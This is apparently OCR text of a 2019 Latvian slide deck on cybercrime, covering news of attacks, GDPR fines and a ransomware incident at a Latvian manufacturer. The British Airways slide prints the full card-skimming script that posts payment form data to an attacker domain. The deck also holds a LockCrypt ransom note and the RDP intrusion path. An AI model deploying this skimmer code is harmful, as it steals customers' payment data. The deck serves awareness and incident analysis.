
Kiberdraudu stāsts: kas patiesībā notiek Latvijā?

Kaspars Līcis

03.10.2019.



Ukraine power cut 'was cyber-attack'

11 January 2017

Share

A power cut that hit part of the Ukrainian capital, K

judged a cyber-attack by researchers investigating

2016 Presidential Campaign Hacking Fast Facts

CNN Library

Updated 1840 GMT (0240 HKT) May 2, 2019

News & buzz


LAPD is investigating after video shows security forcefully...

City council candidate wants to keep town 'white'


July 2019. Libya arrested two men who were accused of working with a Russian troll farm to influence the elections in several African countries.

(CNN) — Here's a look at hacking incidents during the 2016 presidential campaign and Russian meddling in the election. For details about investigations into hacking and efforts to interfere with


Singapore House Sells for S$230 Million,




June 2019. Chinese intelligence services hacked into the Australian University to collect data they could use to groom students as informants before they were hired into the civil service.



April 2019. Hackers used spoofed email addresses to conduct a disinformation campaign in Lithuania to discredit the Defense Minister by spreading rumors of corruption.



April 2019. The Finnish police probed a denial of service attack against the web service used to publish the vote tallies from Finland's elections.




Officials in **Baltimore refused to pay the ransom,** opting instead to manually process thousands of transactions, including home sales.

They also slowly restored access to around 10,000 employee email accounts.

The city estimated losses of around $18m (£15m) from the attack.


The hackers originally demanded $100,000 worth of Bitcoin.




rnment organisations hit by e attack

GETTY IMAGES


Ransomware is a type of malicious software that disables a computer and its data until a payment is made



In June, council leaders in **Riviera Beach, Florida, voted to pay almost $600,000** in the digital currency Bitcoin to hackers who paralysed the city's computer systems for weeks.



A week later, officials in **Lake City, Florida paid hackers $500,000** following a similar ransomware demand.



Total Malware Infection Growth Rate (In Millions)

Šifrējošie vīrusi

Sociālās inženierijas uzbrukumi

GDPR


GDPR?

UK
Marriott
30 million residents of the European Union

failed
suffici
when
and sl
done
syster
2014
123 m

Netherlands
Haga Hospital
1 person

had taken insufficient



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

UK
British Airways
about 380,000 customers were harvested by the attackers
only 22 lines of code
People's personal data is just that - personal. When an organisation fails to protect it from loss, damage or theft, it is more than an inconvenience.

6.09.2018
£183,000,000

GDPR?

Spain
La Liga
used a mobile app to determine whether bars had pirated soccer matches via a user's microphone
for not adequately informing users of its official app that the programme can activate smartphone microphones and monitor user location
250,000 eur

France
Sergic
was aware of the vulnerability since

The DPA discovered Sergic did not implement any form of user authentication for those who could access the documents, which factored into the decision to penalize the company
March 2018
400,000 eur

Lithuania
MisterTango UAB
improper processing of personal data
the publicity of personal data
the failure to give the notification of the personal data breach
July 9-10.2018
61,500 eur

GDPR?


Novērtēt un pilnveidot procesus un dokumentus

Pakāpeniski ieviest tehniskos risinājumus

Analizēt riskus

Sekot līdzi jaunumiem un notikumiem

Incidenta analīze (1)




Kas un kur ir noticis?

Samērā liels ražošanas uzņēmums Latvijā


Nošifrēti Windows serveri un darba stacijas, tai skaitā to rezerves kopijas

Izpirkuma maksa par vienu cieto disku – 1 BTC

Apstājusies ražošana, visi uzņēmuma procesi



Name	Date modified	Type	Size	Date created
dgd6AncQNFtoNI0FNDoOPGtONIchDkYl...	04.04.2018 04:33	LOCK File	1 KB	04.04.2018 04:33
egdzAnwQLVt+NkwFYjpKPHBOdFc6DI8I ...	04.04.2018 04:33	LOCK File	1 KB	04.04.2018 04:33
evg.exe	02.01.2018 21:55	Application	48 KB	04.04.2018 04:52
ewd9AmIQOFtoNIkFajpIPHBObVcmDIgI I...	04.04.2018 04:33	LOCK File	1 KB	04.04.2018 04:33
YAd9AnwQMFtuNkoFKTpNPCxOdFc= ID...	04.04.2018 04:33	LOCK File	1 KB	04.04.2018 04:33
ReadMe.TxT	04.04.2018 05:20	Text Document	1 KB	04.04.2018 05:20
XQd5AmIQNIt-NIcFdzoWPDdOdIc9Dg=...	04.04.2018 04:45	LOCK File	1 KB	04.04.2018 04:45



ALL YOUR IMPORTANT DATA HAS BEEN ENCRYPTED.

To recover data you need decryptor.
To get the decryptor you should:
Send 1 test image or text file to XXXXXXXXXXXXXXXXXXXXX5@bitmessage.ch.
In the letter include your personal ID (look at the beginning of this document).

We will give you the decrypted file and assign the price for decryption all files
After we send you instruction how to pay for decrypt and after payment you will receive a decryptor and instructions We can decrypt one file in quality the evidence that we have the decoder.
Attention!

Only XXXXXXXXXXXXXXXXXXXXXXXX5@bitmessage.ch can decrypt your files
Do not trust anyone XXXXXXXXXXXXXXXXXXXXXXXXXt5@bitmessage.ch
Do not attempt to remove the program or run the anti-virus tools
Attempts to self-decrypting files will result in the loss of your data
Decoders other users are not compatible with your data, because each user's unique encryption key

{{IDENTIFIER}}
Your ID YYYYYYYYYYY

Uzbrukuma gaita

Izmantots Windows RDP, kas pieejams no publiskā tīkla

Piemeklēta konta parole

Iegūtas Domain Administrator tiesības, pārlasot lietotāju kontus un to paroles

Uzbrukums veikts manuāli, pakāpeniski šifrējot aizvien jaunus datorus tīklā, izmantojot RDP

Izmeklēšanas atklājumi

Vāja ugunsmūra konfigurācija

Neatjaunota antivirusa programmatūra un trūkst Windows atjauninājumu

Pārmērīgs AD domēna administratoru skaits

(iespējams) Citi hakeri jau iepriekš bija ieguvuši pieeju serverim, no kura tika veikts uzbrukums

Nākamie soļi

01

Žurnālfailu analīze

02

Ļaunatūras (Malware) Analīze

03

Uzbrucēja provokācija

Ļaunatūras analīzes rezultāti

The malicious executable was identified as LockCrypt;

The ransom note is static in nature – it does not change and has been hard-coded;

The email address used in the ransom note is static and appears to have been used in previous attacks;

The executable attempts to make a connection with two IP addresses based in Iran, (one of which appears to be a client IP of an ISP);

The executable has the capability of encrypting data offline (if the external IP addresses is unreachable);

As its defense mechanism, the application repeatedly closes all non-essential processes;

To prevent easy recovery, the malware deletes all shadow copies;

The application needs to be run with administrator privileges;

The application makes heavy use of the Windows API for most of its operations (possibly causing compatibility issues);

Each time an identical machine is encrypted, a new identifier is generated internally;


Uzbrucēja provokācija

Izveidoti vairāki viltus lūgumi atšifrēt failus


Pētīta BTC transakciju vēsture

Pētītas saņemto e-pastu IP adreses

u.c.


● Output is spent - Click to load its children.
● Output is unspent and has no children.
Cluster By Address ▼
0.4999548 BTC
origin
127.0.0.1
0.0650108 BTC
19nhtAnXCUbG1Xyi6n2s3xUXidzELUB143
